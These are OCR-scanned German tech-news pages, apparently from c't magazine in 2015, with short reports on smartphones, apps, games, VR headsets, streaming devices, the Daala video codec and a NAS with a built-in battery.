Microsoft erhofft sich davon nach eigener Aussage direktes Feedback der Nutzer zu deren Erfahrung mit Windows 10, besonders in Bezug auf den chinesischen Markt. Dort ist man bislang kaum vertreten, Xiaomi etwa stellt bisher exklusiv Android-Geräte her und Huawei hat Windows Phone bereits vor Jahren aufgegeben. Ob das fertige Windows 10 allen Mi4-Benutzer angeboten wird und ob es eine Windows-10-Version des Geräts zu kaufen geben wird, will Microsoft erst später bekannt geben. Das Mi4 mit Qualcomm Snapdragon 801, 3 GByte Arbeitsspeicher und Full-HD-Display ist jedenfalls deutlich besser ausgestattet als die meisten aktuellen Windows Phones auf dem Markt.

Ob es darüber hinaus offizielle Windows-ROMs für andere Geräte geben wird, ist nicht bekannt. Auf Basis eines frei zugänglichen Windows-ROM würden aber wohl schnell Versionen für vergleichbare Smartphones aus dem Boden sprießen. Theoretisch stellt die Hardware von Android-Geräten keine große Hürde für Windows Phone dar, beide laufen auf ARM-Hardware und nutzen die gleichen Chip-Hersteller. (asp@ct.de)

Bislang ist das Xiaomi Mi4 nur mit Android erhältlich, Microsoft bringt nun auch Windows 10 für das chinesische Smartphone.

Cyanogen: Android-Smartphone ohne Google-Dienste noch dieses Jahr

US-Hersteller Blu will laut CEO Samuel Ohev-Zion noch im laufenden Jahr ein Android-Smartphone mit Cyanogen OS und ohne Google Services auf den Markt bringen. Damit käme man dem vom Cyanogen-CEO Kirt McMaster formulierten Ziel, Google aus Android zu verdrängen, einen bedeutenden Schritt näher. In einem Interview mit dem Magazin Forbes bezeichnete McMaster das Vorhaben drastisch mit den Worten „Wir jagen Google eine Kugel in den Kopf".

Einen konkreten Plan für die Umsetzung haben bisher weder Blu noch Cyanogen. Laut Blu wäre es denkbar, den Google Play Store durch den Amazon Appstore zu ersetzen, statt Google Maps Nokia Here zu verwenden und die Google-Suche gegen Microsoft Bing zu tauschen. Als Browser könne man sich Opera vorstellen. Auch Dropbox und Spotify sollen tiefer ins System integriert werden und sich besser in Android einfügen, als es unter Googles Vorgaben möglich sei. Ob dabei auch die genannten Firmen mitspielen werden, bleibt unklar. Microsoft will Gerüchten zufolge eng mit den Machern der alternativen Android-Distribution zusammenarbeiten, um die eigenen Apps damit zu bündeln.

Geldsorgen plagen Cyanogen Inc. derzeit nicht, eine Finanzierungsrunde mit 80 Millionen US-Dollar von mehreren Investoren hat man gerade abgeschlossen. Zu den Kapitalgebern zählen Twitter, Qualcomm, Telefónica und Medienmogul Rupert Murdoch. (asp@ct.de)

Zwei Dual-SIM-Smartphones von HTC

HTC hat zwei Android-Smartphones mit Dual-SIM-Funktion angekündigt. Sowohl das Desire 526G, als auch das Desire 626G ist ab April in Deutschland erhältlich. Das 526G bietet einen 4,7-Zoll-Bildschirm mit 960 × 540 Pixeln und einen Quad-Core-Prozessor von Mediatek mit 1,3 GHz. Es kostet 160 Euro. Das 280 Euro teure 626G hat einen schnelleren Prozessor mit acht auf 1,7 GHz getakteten Cortex-A7-Kernen und ein 5 Zoll großes Display mit 1280 × 720 Pixeln. HTC liefert die Geräte noch mit dem alten Android 4.4 aus, dessen Oberfläche deutlich verändert wurde.

Das HTC Desire 626G bringt zwei SIM-Slots, einen Frontlautsprecher und einen Achtkern-Prozessor im 8 Millimeter dünnen Gehäuse unter.

Bei beiden Modellen fasst der interne Flash-Speicher 8 GByte und kann mit MicroSD-Karten um maximal 32 GByte ergänzt werden. Das 626G ist flacher (8,2 Millimeter) und leichter (137 Gramm) und hat eine 13-Megapixel-Kamera. Die Rückkamera des 526G löst mit 8 Megapixel auf.

In die Smartphones passen jeweils zwei SIM-Karten. Der Nutzer ist über beide erreichbar, umgeschaltet wird automatisch. Mit beidem SIM-Karten kann man über UMTS mit HSPA surfen (21 MBit/s Downlink und 5,76 MBit/s Uplink). Zudem gibt es 11n-WLAN (nur 2,4 GHz), Bluetooth 4.0, GPS, Frontlautsprecher und beim 626G Radioempfang. Der Akku fasst jeweils 2000 mAh, Laufzeiten nennt HTC nicht. (asp@ct.de)

Mobil-Notizen

OnePlus macht sein Smartphone One zwischen 30 und 50 Euro teurer. Das beliebte und die meiste Zeit nur auf Einladung erhältliche Gerät kostet in der 64-GByte-Version nun 350 Euro. Grund dafür ist der schwache Euro.

Das **OnePlus One** erhält zudem ein Update auf die aktuelle Android-Version 5.0. Dabei können die Nutzer wählen zwischen CyanogenMod 12S vom alten Softwarepartner und dem neuen Oxygen OS von den Entwicklern des Custom ROM Paranoid Android.

Für das **HTC One (M7)** wird es zwei Jahre nach dem Release keine Android-Updates mehr geben, mit der bereits ausgelieferten Version 5.0 ist Schluss.

Samsung verlängert die Garantie für in Smartphones und Tablets integrierte Akkus von sechs auf zwölf Monate. Die wechselbaren Akkus bleiben bei der kürzen Garantiezeit.

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag

Apps-Notizen

Google hat seine **Kalender**-App für iOS bereitgestellt. Sie liefert Karten für die Umgebung eines Termins mit Ortsangabe und synchronisiert ihre Daten mit Exchange und iCloud.

Mit der neuen iOS-App des Bilder-Hosters **Imgur** kann man nun deutlich schneller und intuitiver in den Alben stöbern.

Der iPhone- und iPad-Browser **Coast** komprimiert nicht mehr nur Webseiten, sondern im neuesten Release auch Videos. Das soll den Datenverbrauch senken.

Instagram hat eine neue iOS-App namens **Layout** bereitgestellt, die aus vorhandenen Bildern in der Bibliothek schicke Fotocollagen generiert.

Blackberry erweitert die Absicherungsmöglichkeiten innerhalb seiner Messenger-App **BBM** auf iOS- und Android-Geräten.

Die App von **c't Digitale Fotografie** zeigt Artikel nicht mehr nur als PDF, sondern auch im HTML-Format an.

--Live-Videos: Periscope vs. Meerkat

Twitter hat Periscope veröffentlicht, eine iPhone-App, mit der man Live-Videos übertragen und die Streams anderer Nutzer einsehen kann. Zuschauer haben die Möglichkeit, Kommentare einzutippen und zu zeigen, dass ihnen ein Video gefällt.

Im Unterschied zum Konkurrenten Meerkat, bei dem die Aufnahme nach Beendigung des Live-Streams nicht länger zugänglich ist, stellt Periscope das Video für zusätzliche 24 Stunden bereit. Periscope erlaubt außerdem, das Live-Video nur für ausgewählte Kontakte zugänglich zu machen. Konkurrent wie Meerkat überträgt Videos dagegen stets öffentlich.

Meerkat setzt ebenfalls auf der Twitter-Plattform auf. Die App kopierte ursprünglich Informationen darüber, wer wem bei Twitter folgt, der Kurznachrichtendienst kappte jedoch den Zugang zu diesen Daten. Meerkat hat inzwischen nach eigenen Angaben rund 200 000 Nutzer und holte sich jüngst eine Finanzspritze von zwölf Millionen Dollar bei Investoren. (Leo Becker/jo@ct.de)

Feedly-News auf dem Android-Lockscreen

Corgi for Feedly ist ein sehr schick gestalteter Client für den RSS-Reader Feedly, der Nachrichten auf dem Sperrbildschirm des Smartphones darstellt. Er zeigt jeweils den Teaser und ein Bild zu einer Nachricht an, ein Wisch nach oben lädt die gesamte Meldung.


Ein Wisch nach links öffnet die nächste Nachricht. Für Vielleser ist das zu umständlich; um gelegentlich mal ein paar News-Happen zu konsumieren, aber sehr angenehm. Ein Wisch nach rechts entsperrt das Gerät. Corgi stellt Funktionen zum Teilen von Artikeln bereit, außerdem kann man direkt von Corgi aus auf die Telefon-App, die Kamera und den Browser zugreifen – praktisch. (jo@ct.de)

Aus Corgi heraus lassen sich die wichtigsten Smartphone-Funktionen direkt aufrufen.

TomTom: Android-Navigation im Abo

Der Hersteller für Navi-Software TomTom stellt die Bezahlung seiner Android-App auf ein Abonnement-Modell um. Mit der neuen Go-App navigiert der Benutzer pro Monat 75 Kilometer kostenlos. Zur kostenlosen App gehört eine weltweite Lizenz für Offline-Karten, die Online-Verkehrsinformationen TomTom Traffic und der Blitzerwarner. Um die App darüber hinaus nutzen zu können, muss man sie per In-App-Kauf abonnieren: zwölf Monate kosten 20 Euro, drei Jahre 45 Euro.


Wer die bisherige TomTom-App gekauft hat, kann Go Mobile unter „TomTom Shop“ für nur 0,50 Euro drei Jahre lang freischalten. Einstellungen wie Heimatort oder Favoriten werden dabei nicht übernommen. Die Karten für die alten Apps aktualisiert TomTom nur noch bis 1. Oktober 2015. (ad@ct.de)



Die Online-Verkehrsinfos, mit denen TomTom auch bei starkem Verkehr die schnellste Route findet, kosten nicht mehr extra.

iA Writer für Android

iA Writer ist ein Editor für konzentriertes Arbeiten. Die minimalistische App präsentiert nicht viel mehr als den Text; per MarkDown bietet sie sehr eingeschränkte Formatierungsmöglichkeiten. Der Editor speichert Texte auf dem Gerät oder bei Dropbox. Bislang war iA Writer nur für iOS und Mac OS X verfügbar. Die neueAndroid-Version kostet 4,99 Euro. (jo@ct.de)



Reduziert auf das Wesentliche: Nichts lenkt bei iA Writer vom Schreiben ab.

Threema: Server-Software für Firmen

Threema, der Hersteller des gleichnamigen verschlüsselnden Messengers, hat eine Ergänzung vor allem für Firmen vorgestellt. Das sogenannte Threema Gateway bietet Ende-zu-Ende-Verschlüsselung als API an. Die Verschlüsselung der Nachrichten erfolgt auf dem Server des Kundenunternehmens selbst und wird von dort über das Threema Gateway auf die Empfänger-Smartphones ausgeliefert. Das Gateway eignet sich zum Beispiel für die Übertragung von Einmalpasswörtern, das Monitoring von Software und Anlagen sowie die vertrauliche Kundenkommunikation. (jo@ct.de)

c't Alle Apps dieser Seite unter ct.de/yd1z

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag

100 GByte: Star Citizen wird Riesenspiel

Die Weltraumsimulation Star Citizen könnte bis zu 100 GByte auf der Festplatte belegen.

Die Weltraumsimulation Star Citizen könnte bis zu 100 GByte Festplattenspeicher belegen – trotz umfangreicher Komprimierung. Dies erklärte ein Entwickler im offiziellen Forum des Spiels mit der schieren Anzahl und Größe von Assets. Auch Patches dürften größer ausfallen als üblich, da jedes Update Hunderte neuer Assets mitbringen werde. Der Kopf hinter Star Citizen, Chris Roberts, ist schon für riesige Spiele bekannt. Sein Wing Commander IV erschien 1996 auf sechs CDs – für damalige Verhältnisse schlicht Wahnsinn.

Bisher ist der Arena Commander von Star Citizen spielbar, über den man bereits einfache Weltraumschlachten bestreiten kann. Als Minimalanforderung sind ein Vierkernprozessor, 8 GByte RAM und eine DirectX-11-Grafikkarte mit 1 GByte Videospeicher angegeben. Der neue Patch 1.1 erlaubt das Landen auf größeren Raumstationen, bietet zusätzliche Schiffe, hübschere Animationen und stellt interne Routinen auf 64 Bit um. Bisher hat Star Citizen schon mehr als 75 Millionen US-Dollar über Crowdfunding und Investoren zusammengekratzt. Wann die Weltraumsimulation erscheinen soll, ist ungewiss. Wenn Fans Glück haben, vielleicht sogar noch 2016. (mfi@ct.de)

Hochauflösende Gaming-Maus

Die MOBA-Gaming-Maus G303 Daedalus Apex Performance Edition von Logitech sieht aus wie das Schwestermodell G302, besitzt aber einen höher auflösenden Sensor.

Die spartanisch ausgestattete Fünftasten-Gaming-Maus G302 bekommt Gesellschaft: Die G303 Daedalus Apex Performance Edition hat zwar dieselbe Form, unter der Haube steckt aber der höher auflösende und einstellbare Sensor des größeren Modells G502. So lässt sich die Empfindlichkeit der G303 auf wahnwitzige 12 000 dpi hochschrauben (G302: 4000 dpi) und die Abtastungshöhe des Sensors anpassen (Lift-off). Das kommt Gamern entgegen, die die Maus beim Spielen vom Mauspad heben.

Der G303 hat Logitech eine RGB-LED spendiert, deren Rhythmus und Farbe man anpassen kann (G302: blau oder blau). Die Preisempfehlung für die G303 Daedalus Apex Performance Edition liegt bei 70 Euro. Die G302 kostet 20 Euro weniger, die G502 mit doppelter Tastenzahl nur 10 Euro mehr. (ghi@ct.de)

Mega-Mod für Gothic 2

Für den 13 Jahre alten Rollenspiel-Klassiker Gothic 2 hat die Community eine Mega-Erweiterung erstellt: „Odyssee – im Auftrag des Königs“. 430 Quests in 11 Welten sollen für satte 250 Stunden Spieldauer sorgen – das ist weit mehr als beim Originalspiel samt Add-on.

Trotzdem haben die Macher die liebevoll gestaltete Mod sogar vollvertont, und schon nach wenigen Minuten stellt sich wieder das fesselnde Gothic-Feeling ein. Die Installation setzt die Hauptversion von Gothic 2 sowie die offizielle Erweiterung „Die Nacht des Raben“ voraus und ist gerade für Besitzer der Gold-Edition nicht ganz trivial – mit den diversen Tipps aus dem World-of-Gothic-Forum aber zu meistern (siehe c’t-Link). (axv@ct.de)

c't Download und Forum: ct.de/yagf

Tom-Hanks-Simulator

Das Spiel „Stranded Deep“ beginnt mit dem schon obligatorischen Flugzeugabsturz und gibt als Ziel nur vor, am Leben zu bleiben. Das „Beam Team“ aus Brisbane versetzt den Spieler in den südlichen Pazifik, wo er mit seinem Rettungsboot erst mal die nächste Insel erreichen muss. Statt mit Zombies oder Kannibalen kämpft man mit knappen Ressourcen und aggressiven Haien. Dabei orientiert sich das Spiel am Tom-Hanks-Streifen „Cast Away“. Sogar ein „DeadEx“-Paket und der bemalte Ball „Wilson“ sind als Easter Eggs auf einer der Inseln platziert.

Die grafisch gelungene, aus kleinen Inseln bestehende Pazifik-Landschaft wird bei jedem Neustart prozedural generiert. Im Unterschied zu anderen Survival-Spielen gibt es bei Stranded Deep keine dauerhaften Einblendungen. Stattdessen schaut der Spieler auf Tastendruck auf seine virtuelle Armbanduhr. Sie zeigt nicht nur die genaue Uhrzeit und die Anzahl der überlebten Tage an, sondern auch Balken für die Gesundheit, Hunger und Durst. Am Zustand des Arms erkennt man Krankheiten, Verletzungen und Knochenbrüche. Auch beim Crafting hat Stranded Deep einen zugänglicheren Ansatz als die übliche Minecraft-Manier gefunden: Der Spieler wirft einfach Material auf den Boden; ein Menü listet auf, was sich daraus bauen lässt.

Überleben unter Palmen: Das Early-Access-Spiel „Stranded Deep“ lässt den Spieler im Pazifik abstürzen.

Das knappe Inventar (acht Slots) erhöht die Schwierigkeit, zur Material-Suche muss man auf andere Inseln übersetzen oder versunkene Wracks durchsuchen. Das Meer bietet Unterwasserlandschaften mit essbaren und giftigen Fischen, Haien und sogar Buckelwalen. Das gut spielbare Early-Access-Spiel wird auf Steam für Windows und Mac OS angeboten. Update 0.03 enthält zahlreiche Verbesserungen beim Hausbau und führt Meeresfestungen ein. Sie erinnern an Bohrplattformen und lassen sich durchsuchen und bewohnen. Das Spiel kostet rund 15 Euro. (rop@ct.de)

© Copyright by Heise Medien

Virtual Reality: Neue Brillen-Ideen

Für den ersten Kontakt mit virtuellen Realitäten reicht ein gutes Smartphone und ein Pappgehäuse mit Linsen (siehe c't 07/15). Steckt man aber zusätzliche Elektronik – etwa Sensoren – in das Brillengehäuse, wie Samsung der Gear VR, taucht man intensiver ein. Startups wie Team Impression Pi aus Kalifornien suchen per Kickstarter Startkapital für den Bau eigener VR-Brillen. Die Impression Pi lässt sich mit Android-Smartphones wie dem Nexus 6 oder Samsung Galaxy Note 4, aber auch mit dem iPhone 6 betreiben.

Die VR-Brille enthält eine eigene CPU und Lagesensoren sowie zwei Kameras, die im sichtbaren Spektrum und im Infarotbereich arbeiten. Damit eignet sich die Impression Pi auch für Augmented-Reality-Anwendungen.

Noch einen Schritt weiter geht die integrierte Gestenerkennung: Die Kameras tasten die Hände des Trägers mit 60 Bildern pro Sekunde und einer Genauigkeit von unter einem Millimeter ab, sodass man per Handbewegung virtuelle Dinge betätigen und manipulieren kann. Obwohl die Kickstarter-Kampagne bis Mai läuft, ist das Finanzierungsziel schon erreicht. Für rund 60 US-Dollar kann man sich ein Starter-Pack ohne Kamera-Modul sichern. Das Empower Package mit Kamera soll 250 Dollar kosten; die Auslieferung ist ab Dezember 2015 geplant.

Bild: Impression Pi


Die VR-Brille Impression Pi enthält zwei Kameras für Augmented-Reality-Anwendungen und zur Handgestenerkennung.

Das VR-Headset von Cmoar hat seine Kickstarter-Finanzierung schon erfolgreich abgeschlossen. Auch die Cmoar-Brille arbeitet mit Android-Smartphones oder einem iPhone zusammen und enthält hochauflösende Sensoren sowie Bedienelemente. Dank des modularen Aufbaus lässt sich die VR-Optik, die mit 48-mm-Linsen einen Sichtbereich von 105 Grad abdecken soll, beispielsweise gegen eine 2D-Linse austauschen. Diese projiziert dann eine virtuelle 3-Meter-Leinwand. Auch für AR-Anwendungen plant das Entwickler-Team passende Module. Mit Linsen-Modul soll die Cmoar-Brille rund 100 US-Dollar kosten und ab Juni 2015 geliefert werden (rop@ct.de)

Virtuelle Nase soll Virtual-Reality-Übelkeit lindern

Virtual Reality macht Spaß, aber manchmal auch ein bisschen krank: Vielen Menschen wird mit aufgesetzten VR-Brillen speiübel. Forscher der Purdue University im US-amerikanischen West Lafayette sind nun einem überraschend simplen Gegenmittel auf der Spur, das die Übelkeit zumindest lindern könnte: Sie blenden eine virtuelle Nase ein.

Bild: David Whittinghill (Purdue University)



VR-Titel mit festen Referenzpunkten wie einem Auto-Armaturenbrett oder einem Flugzeug-Cockpit bereiten erfahrungsgemäß weniger Probleme als Programme ohne solche Punkte. „Aber man kann ja nicht in jede VR-Simulation ein Cockpit einblenden", so Purdue-Forscher David Whittinghill. Daher sei man auf die Idee mit der Nase gekommen – die hat man ja schließlich auch in der echten Welt permanent im Blick, das Gehirn blendet sie allerdings aus. Die Nase könnte also ein visueller Referenzpunkt sein, genauso wie ein Armaturenbrett.

Probanden nahmen eine eingeblendete virtuelle Nase zwar nicht bewusst wahr, offenbar linderte sie aber die Simulatorkrankheit.

In einer ersten Studie mit 41 Probanden reduzierte die virtuelle Nase die Simulator-Krankheit signifikant: Obwohl die Testpersonen die von den Forschern „nasalis virtualis" genannte Nase nicht bewusst wahrnahmen, konnten sie mit der Einblendung durchschnittlich 92 Sekunden länger beschwerdefrei durch die populäre „Tuscany"-Demo spazieren als ohne. Bei der deutlich hektischeren Achterbahn-Simulation „Dive City Coaster" setzten die Probanden mit virtueller Nase das VR-Headset immerhin 2,2 Sekunden später ab als diejenigen ohne „nasalis virtualis". (jkj@ct.de)

BenQ-Gaming-Monitor zeigt im Dunkeln mehr

Der 27-Zoll-Monitor BenQ RL2755HM mit Full-HD-Auflösung (1920 × 1080 Pixel, 16:9) eignet sich nicht nur für PCs. Er soll auch beim Spielen mit der Konsole den Fernseher ersetzen. Damit man zum Wechseln zwischen PC und Konsole keine Kabel umstecken muss, hat ihn BenQ mit zwei HDMI-Ports ausgestattet. Zusätzlich besitzt der Monitor einen HDCP-kompatiblen DVI-D-Anschluss und eine D-Sub-Buchse.

Im Unterschied zu Fernsehern taugt der RL2755HM mit einer Grau-zu-Grau-Schaltzeit von nur einer Millisekunde auch für sehr schnelle Spiele; störende Effekte wie Schlieren und Ghosting werden minimiert. Die Funktion „Black eQualizer" hebt Details in dunklen Bildbereichen hervor, ohne dabei andere Bildbereiche zu stark aufzuhellen. Das soll im Schatten lauernde Gegner besser hervorheben. Zur Spieler-freundlichen Ausstattung gehören außerdem eine rutschfeste Gamepad-Ablage auf dem Standfuß und ein ausklappbarer Kopfhörer-Halter auf der Monitor-Rückseite.

Das TN-Panel soll einen Kontrast von 1000:1 erreichen; die Helligkeit gibt BenQ mit 300 cd/m² an. Ist kein Kopfhörer angeschlossen, übernehmen zwei eingebaute Zwei-Watt-Lautsprecher die Sound-Ausgabe. Der RL2755HM kostet rund 330 Euro. (rop@ct.de)

BenQs schneller Gaming-Monitor RL2755HM hat zwei HDMI-Ports, um gleichzeitig PC und Spielkonsole anzuschließen.

© Copyright by Heise Medien

USB- und Bluetooth-Erweiterungen für Amazon Fire TV

Mit einem Firmware-Update auf Version 51.1.5.0 für das FireTV bringt Amazon seiner Streaming-Box zahlreiche neue Funktionen bei. So kann man nun den Speicher für Apps mit einem externen USB-Stick erweitern. Amazon empfiehlt FAT32-formatierte USB-3.0-Sticks mit bis zu 128 GByte. Unter „Einstellungen, Anwendungen, Installierte Apps verwalten“ kann man Apps auf den USB-Speicher verschieben. Ebenso lassen sich nun USB-Dongles für drahtlose Xbox-360-Gamepads und Flirc-Fernbedienungen anschließen sowie Bluetooth-Tastaturen, -Mäuse und -Kopfhörer verbinden. Headsets kann man allerdings nicht für die Sprachsuche verwenden. Das Firmware-Update unterstützt die Bluetooth-Profile A2DP, HID und SPP.


Mit Veröffentlichung des günstigen Fire-Sticks erweitert Amazon auch sein Fire TV.

Weitere Neuerungen umfassen eine verbesserte PIN-Eingabe gegen allzu neugierige Kinderaugen, ein Schnellzugriffsmenü für oft benötigte Einstellungen sowie die Unterstützung öffentlicher WLAN-Hotspots mit Anmeldeseiten, etwa in Hotels und Pensionen. Der neue Fire TV Stick (siehe Seite 57) erhält mit Ausnahme der USB- und Bluetooth-Fähigkeiten dieselben Neuerungen über das Update auf Firmware 54.1.1.0. (vza@ct.de)

Patentfreier Video-Codec Daala für Chats im Browser

Das gemeinsam von der Xiph.org Foundation und Mozilla entwickelte Videokompressionsverfahren Daala tritt als Kandidat für einen patent- und lizenzkostenfreien Codec für Video-Chats im Browser mittels WebRTC an. Die Internet Engineering Task Force (IETF) hatte bereits den vom weitgehend selben Team stammenden flexiblen Audiocodec Opus für Echtzeitanwendungen im Browser standardisiert.

Daala soll die momentan für WebRTC eingesetzten, patentbelasteten Videoformate HEVC (H.265) und VP9 ablösen, muss dafür aber eine ähnliche Effizienz erreichen. Damit dies gelingt, ohne bestehende Patente zu verletzten, haben die Entwickler unter anderem die bei den meisten anderen Codecs eingesetzte diskrete Kosinustransformationen (DCT) über Bord geworfen. Da diese zu Blockbildung neigt, arbeitet Daala von vornherein mit überlappenden Funktionen.



Bei skalarer Quantisierung (links) sind die Werte für x und y unabhängig voneinander, bilden aber ein regelmäßiges Raster. Bei der Vektorquantisierung hängen sie zwar voneinander ab, erlauben aber andere Verteilungen (hier: zweidimensionale normalisierte Pyramiden-VQ).

Darüber hinaus nutzt Daala sogenannte „Perceptual Vector Quantization“ (PVQ) statt der bisher üblicherweise eingesetzten (skalaren) Quantisierung zur Reduktion der Datenmenge. Damit soll es gelingen, unbewegte Bildbestandteile besser aufzulösen, in denen Fehler eher wahrgenommen werden als in dynamischen Bildelementen. Weitere Details zu den von Daala eingesetzten Techniken finden Sie über den c’t-Link.

Noch befindet sich Daala in einer frühen Entwicklungsphase, dürfte aber durchaus gute Chancen für die WebRTC-Standardisierung haben, wenn die hochgesteckten Effizienzziele annähernd erreicht werden. (vza@ct.de)

c't Daala-Details: ct.de/yamr

Playstation 4 pausiert Spiele im Standby

Sony hat mit dem Firmware-Update 2.5 der Playstation 4 neue Standby-Funktionen beigebracht und die PSN-Nutzerkonten enger an Facebook angebunden. Schaltet der Anwender die Konsole nicht komplett aus, sondern in den „Ruhemodus“, so kann er nun ein pausiertes Spiel nach dem Aufwachen aus dem Standby weiterspielen. Mit aktivierter Internet-Verbindung kann die PS4 zudem Firmware-Updates nicht nur laden, sondern auch gleich installieren (in einem solchen Fall wird die Spielpause abgebrochen).

Aktiviert man im Ruhemodus die Funktionen „Anwendung anhalten“ und/oder „Internetverbindung“, so steigt die Leistungsaufnahme im Vergleich zum ausgeschalteten Zustand von 0,4 auf 4,6 Watt. Soll im Ruhemodus noch der Controller per USB geladen werden, so klettert sie auf 10,4 Watt. Im Betrieb maßen wir bei der ersten Hardware-Revision der Konsole 84 Watt bei ruhendem Desktop, die im laufenden Spiel auf 123 bis maximal 138 Watt ansteigen können.

Spieler, die ihr PSN-Konto mit Facebook verknüpfen, können nun Facebook-Kontakte einfacher in ihre Playstation-Liste übertragen. Um Facebook-Freunde nicht mit automatischen Meldungen und Fotos der Spiele zu nerven, sollte man die Privatsphäre so konfigurieren, dass solche Meldungen nur für einen selbst sichtbar werden.

Darüber hinaus lassen sich Backups der Konsole auf externe USB-Speicher ablegen. Die PS Vita und das Playstation TV können nun Spiele-Streams der PS4 mit bis zu 60 fps empfangen. (hag@ct.de)

Seit dem Firmware-Update 2.5 erledigt die PS4 Updates im Standby und genehmigt sich dazu knapp 5 Watt.

© Copyright by Heise Medien

c't-Remix-Wettbewerb: Letzte Chance zur Teilnahme

Kurzentschlossene haben noch bis zum **7. April** Zeit, uns einen Remix für unseren Wettbewerb einzusenden. Zur Wahl stehen zwei Songs der kanadischen Rockband „The Easton Ellises". Den Gewinnern winkt eine Veröffentlichung auf Vinyl, CD und beim Internet-Radio Jamendo.

Auf der Wettbewerbsseite **www.ct.de/remix** finden Sie alle weiteren Informationen sowie die einzelnen Tonspuren der Songs mit vorbereiteten Samples, Loops und MIDI-Dateien zum kostenlosen Download. Ab voraussichtlich Ende April werden wir dort die Finalisten zur Online-Abstimmung präsentieren. Weil die Musiker ihre Stücke „Falcon 69" und „SexDrugsRocknRoll" unter der Creative-Commons-Lizenz CC BY-NC-SA 3.0 veröffentlicht haben, können Sie Ihren Remix frei im Internet verteilen. (hag@ct.de)

Remixen Sie zwei Creative-Commons-Songs der kanadischen Rockband „The Easton Ellises".

HTML5-Player für Maxdome

Der Video-on-Demand-Dienst Maxdome liefert sein Angebot nun auch über einen HTML5-Player aus. Bislang funktioniert dies allerdings nur im Chrome-Browser ab der Version 38. Unter Windows und OS X kann er fortan auf Adobe Flash oder Microsoft Silverlight verzichten – letzteres wird nur noch vorübergehend für einige Live-Streams benötigt, die Maxdome noch nicht auf HTML5 umgestellt hat.

Der neue Player wartet mit hübscheren Menüs auf und passt die Auflösung der Videos automatisch der Verbindungsgeschwindigkeit des Internetanschlusses an. Der eigens entwickelte HTML5-Player soll auf einer Open-Source-Lösung basieren und das dynamische adaptive Streaming-Format MPEG-DASH mit der Verschlüsselungsmethode Google Modular Widevine/CENC nutzen. (nij@ct.de)

Anzeige

Kreative Rezepte gegen musikalische Blockaden

Es gibt tausende Tutorials, die Musikern erklären, wie sie eine Software bedienen sollen. Doch Fragen nach Konzepten zur kreativen Umsetzung bleiben oft unbeantwortet. Dennis DeSantis hat sich dem Thema in seinem englischen Buch „Making Music: 74 Creative Strategies for Electronic Music Producers" gewidmet. Dort geht er auf Probleme ein, die viele Computer-Musiker plagen, etwa warum man sich selbst Grenzen setzen sollte, damit man in der Fülle der Möglichkeiten heutiger Programme nicht untergeht.

Das Buch kann für 25 Euro bei Ableton bestellt werden. E-Book-Versionen für Amazons Kindle und Apples iBooks sollen in Kürze folgen. Im Web kann man bereits in 24 der 74 Konzepte kostenlos hineinschnuppern. Da die Lösungsansätze von DeSantis universell gelten, sind sie auch für Musiker geeignet, die Ableton Live nicht nutzen. (hag@ct.de)

c't Leseprobe: ct.de/yamr

„Making Music" beantwortet 74 Fragen zu Musik-Konzepten nicht nur für Ableton Live.

© Copyright by Heise Medien

NAS mit Akku

Thecus stattet seinen Linux-Netzwerkspeicher N5810Pro mit einem Lithium-Ionen-Akku aus. Diesen verwendet es, um bei einem Stromausfall kontrolliert herunterzufahren. Die Modelle N4200Pro und N4800 nutzen ebenfalls eine solche integrierte unterbrechungsfreie Stromversorgung (USV) mit entnehmbaren Akku.

Das Gerät nimmt maximal fünf Speichermedien in 2,5-Zoll- oder 3,5-Zoll-Bauform auf. Die einzelnen Platten kann es sinnvollerweise entweder spiegeln oder in den RAID-Modi 5, 6 und 10 verwalten. Im Netzwerkspeicher sitzt ein Intel Celeron Vierkern-Prozessor (J1900) nebst 4 GByte DDR3-RAM. Der Speicher lässt sich auf 8 GByte erweitern. Für die Anbindung ans LAN sorgen fünf Gigabit-Ports, welche sich zusammenschalten lassen, um den Datendurchsatz zu erhöhen (Link Aggregation). Zudem spannt das Thecus-Gerät virtuelle Netze auf (VLAN) und führt davon mehrere über jeweils einen Netzwerk-Port (Trunking). Externe Speicher und weitere Geräte lassen sich über drei USB-3.0-Anschlüsse und zwei USB-2.0-Ports anbinden. Per HDMI kann man einen Bildschirm anschließen.

Zum Schutz vor schleichenden Datenfehlern (Bit Rot) nutzt die Linux-Distribution Thecus OS5 das Dateisystem Btrfs. Es lässt sich ebenso wie XFS, EXT3 und EXT4 in einem RAID auf unterschiedlichen Festplatten parallel nutzen. Zusätzlich arbeitet das NAS als VPN-Server.

Thecus will das N5810Pro Ende April veröffentlichen; der Preis stand zum Redaktionsschluss noch nicht fest.

(fkn@ct.de)

Rettungsanker: Bei einem Stromausfall fährt sich das NAS N5810Pro von Thecus dank einer integrierten Batterie (USV) sauber herunter.

Netzwerk-Notizen

